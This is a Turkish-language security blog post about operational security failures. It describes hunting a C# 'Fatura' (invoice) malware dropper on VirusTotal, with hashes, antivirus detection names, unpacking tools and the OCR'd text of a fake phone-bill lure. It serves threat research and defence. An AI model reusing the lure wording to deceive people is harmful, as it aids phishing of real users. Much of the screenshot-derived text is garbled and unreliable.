

# Operasyon Güvenliđi (OPSEC)

written by Mert SARICA | 3 August 2020

If you are looking for an English version of this article, please visit [here](#).

Sosyal medyada, ađlarda siber güvenlik uzmanlarını takip ettiđinizde veya siber güvenlik ile ilgili sunumlara göz attıđınızda kimi zaman “OPSEC FAIL” şeklinde ibarelere rastlarsınız. Buralarda çođunlukla APT grupları tarafından ve/veya zararlı yazılım geliřtiricileri tarafından yapılan önemli operasyonel hatalara dikkat çekilir. Nedir bu OPSEC diye merak edenleriniz için operasyon güvenliđi (OPSEC), gerçekteřtirilen operasyona dair kritik bilgilerin korunarak karřı istihbarat birimleri tarafından ele geçirilmesini engellemektir.

2-4 Ekim 2019 tarihinde Londra’da katıldıđım Virus Bulletin etkinliđinde Kaspersky tarafından gerçekteřtirilen Who is SandCat: an unveiling of a lesser-known threat actor bařlıklı sunumda, Özbekistan istihbarat birimi olduđu düşünölen SandCat grubunun yaptıđı OPSEC hatalarına yer verildi. Telemetry özelliđi aktif olan Kaspersky Antivirüs yazılımı yüklü sistemlerde 0. gün istismar kodlarını test eden grubun bu testlerde kullandıđı komuta kontrol merkezinin adresini askeri birimin adıyla (Military Unit 02616) kayıt etmiř olması, bu grubun OPSEC konusunu pek önemsemediđine iřaret ediyordu. Fırsattan istifade etmeyi bilen Kaspersky arařtırmacıları bu grup tarafından kullanılan 0. gün istismar kodlarını Kaspersky Antivirüs yüklü sistemden alıp, analiz edebilmiřti.

VirusTotal üzerinde fırsat bulduđça tehdit avına çıkan bir siber güvenlik arařtırmacısı olarak geçtiđimiz aylarda ben de OPSEC konusuna dikkat etmeyen bir zararlı yazılım geliřtiricisi ile karřılařtıım.

https://www.virustotal.com/gui/search/positives%253A1%252B%2520fs%252A2019-01-01T00%253A00%252B%2520submitter%253ATR%2520Fatura/files

positives:1+ fs:2019-01-01T00:00:00+ submitter:TR Fatura

FILES 6

			First submission	Last submission	Submitters	
<input type="checkbox"/>	1ee11857672c87ed09b9ce0891b1fc08127ae357ce9af1d03eca24a13829224e ÖDEME SİPARİŞLERİ İÇİN Fatura.7z	7 / 54 7z	249.59 KB 2019-07-24 13:36:00	2019-07-24 13:36:00	1	72
<input type="checkbox"/>	c3551f4ca271b933d0eb96ba1ba6240f1f72202523c44079101490a5aa61aad4 Fatura.pdf	9 / 55 pdf autoaction file-embedded js-embedded	4.71 MB 2019-07-16 13:06:38	2019-07-16 13:06:38	1	
<input type="checkbox"/>	a7c6fbeb414420a59f3b84199f613a3ed3d6ed065293320d38c0a8fd64e310 Fatura_001.pdf	30 / 54 pdf autoaction cve-2008-2992 exploit file-embedded js-embedded	7.29 KB 2019-07-16 07:06:21	2019-07-16 07:06:21	1	
<input type="checkbox"/>	d25656db3d159dd97fd6c34b0d0d74e355a362c6442e5ec941703e9cafcec875 fatura1.exe	50 / 70 peexe assembly	452.5 KB 2019-07-07 13:55:25	2019-07-12 21:27:10	2	
<input type="checkbox"/>	1b0c9588f3aee2b033b3158725f2641851d82cb8b0183c98050ed9a02eebda Downloads.zip	1 / 56 zip contains-pe	28.46 MB 2019-07-10 06:36:42	2019-07-10 06:36:42	1	ZIP
<input type="checkbox"/>	a58012fd8111bb5a3f461fddel40e7727dd73bfb4702f76ed7f3d5349bd265ed fatura.rar	1 / 58 rar	639.64 KB 2019-07-03 08:57:06	2019-07-03 08:57:06	1	RAR

https://www.virustotal.com/gui/file/d25656db3d159dd97fd6c34b0d0d74e355a362c6442e5ec941703e9cafcec875/detection

d25656db3d159dd97fd6c34b0d0d74e355a362c6442e5ec941703e9cafcec875

50 / 70

50 engines detected this file

d25656db3d159dd97fd6c34b0d0d74e355a362c6442e5ec941703e9cafcec875  
fatura1.exe  
assembly peexe

452.5 KB Size  
2019-07-12 21:27:10 UTC  
15 days ago  
EXE

DETECTION	DETAILS	RELATIONS	BEHAVIOR	CONTENT	SUBMISSIONS	COMMUNITY
2019-07-12T21:27:10						
Acronis	Suspicious		Ad-Aware			Gen.Variant.Razy.261495
AegisLab	Trojan.Win32.Agent.4lc		Alibaba			Trojan.MSIL/Agent.433c9bea
ALYac	Gen.Variant.Razy.261495		Antiy-AVL			Trojan/Win32.Agent
SecureAge APEX	Malicious		Avast			Win32.Malware-gen
AVG	Win32.Malware-gen		Avira (no cloud)			TR/Dropper.MSIL.Gen
BitDefender	Gen.Variant.Razy.261495		CAT-QuickHeal			Trojan.Agent
ClamAV	Win.Malware.Generic-6922521-0		CrowdStrike Falcon			Win/malicious_confidence_100% (W)
Cybereason	Malicious.4edfdb		Cylance			Unsafe
Cyren	W32/MSIL_Troj_GL.gen/Eldorado		DrWeb			Trojan.Inject3.16777
Emsisoft	Gen.Variant.Razy.261495 (B)		Endgame			Malicious (high Confidence)
eScan	Gen.Variant.Razy.261495		ESET-NOD32			A Variant Of MSIL/TrojanDropper.Agent....
F-Prot	W32/MSIL_Troj_GL.gen/Eldorado		F-Secure			Trojan.TR/Dropper.MSIL.Gen
FireEye	Generic.mg.80858174edfdb39b		Fortinet			MSIL/Agent.DOZlr

fatura1.exe isimli zararlı yazılımı analiz sistemimde çalıştırdığımda karşıma sahte bir telefon faturası ve uyarı mesajı çıktı. fatura1.exe dosyasını RDG Packer Detector aracı ile incelediğimde aracın C# programlama dili ile geliştirildiğini öğrendim. ILSpy kaynak kodu çeviricisi ile kodlara kısaca göz attığımda kodların gizlendiğini (obfuscation) gördüm. Kaynak kodunu okunaklı hale getirmek için de4dot aracından faydalandım.

Adobe Acrobat Reader DC

File Edit View Window Help

Home Tools

1 / 2 80.7%

Export PDF

Adobe Export PDF

Convert PDF Files to Word or Excel Online

Select PDF File

turkcellfat...piyodas.pdf

Convert to

Microsoft Word (\*.docx)

Document Language:

English (U.S.) Change

Convert

Convert and edit PDFs with Acrobat Pro DC

Start Free Trial

FATURA NO 0012019077396233

0000001888110110005

Yandaki barkodu telefonunuzdaki barkod okuyucuyla okutup hattınızla ilgili birçok işlemi yapabilirsiniz.

e-Arşiv Fatura

Fatura Düzenleme Tarihi : 10 Haziran 2019

Fatura Düzenleme Zamanı : 00:00

Fatura Dönemi : 10 Mayıs-09 Haziran

Telefon No : Yeni Genç Tarife

Tarife

Son Ödeme Tarihi : 25 Haziran 2019

Ödenecek Tutar : 232,60 TL

Bulunmuyor

**FATURA ÖZETİ**

TÜRKİYE'NİN İNTERNET KAZAND

İLK ALIŞVERİŞ KAR

MAGAZALARINDA VE .COM.TR

45,73

95,88

86,04

2,62

2,32

**ÖDENECEK TUTAR** 232,60 TL

232,60 TL'lik faturanızın 44,51 TL'si sizin adınıza devlete iletilmektedir.

Vergi Dahil Yalnız - İKİYÜZOTUZİKİTLALTIMIŞKR

Bilgilendirme

Bu içeriği görüntüledikten sonra avukatlarımıza dönüş gerçekleştirmeniz gerekmektedir. Lütfen incelemeleriniz tamamlandıktan sonra tarafımıza dönüş yapınız.

OK

Start

6026929091575808

Search 6026929091575808

Organize Open Share with New folder

Favorites

Desktop

Downloads

Recent Places

Libraries

Documents

Music

Pictures

Videos

Computer

Local Disk (C:)

Network

Name

Date modified

d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe 28.07.2019 13:40

d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe 28.07.2019 13:56

**RDG Packer Detector v0.7.6** Vx Edition 2017

C:\Users\Mert\Desktop\6026929091575808\d25656db3d159c x32 Open

Microsoft Visual C# / Basic .NET

Nada



Compiler Detected Possible


Contact: Ent

File scanned in , Seg. M-A M-B Detect



d25656db3d159dd97fdc634b0d0d74e35... Date modified: 28.07.2019 13:40 Date created: 28.07.2019 13:50


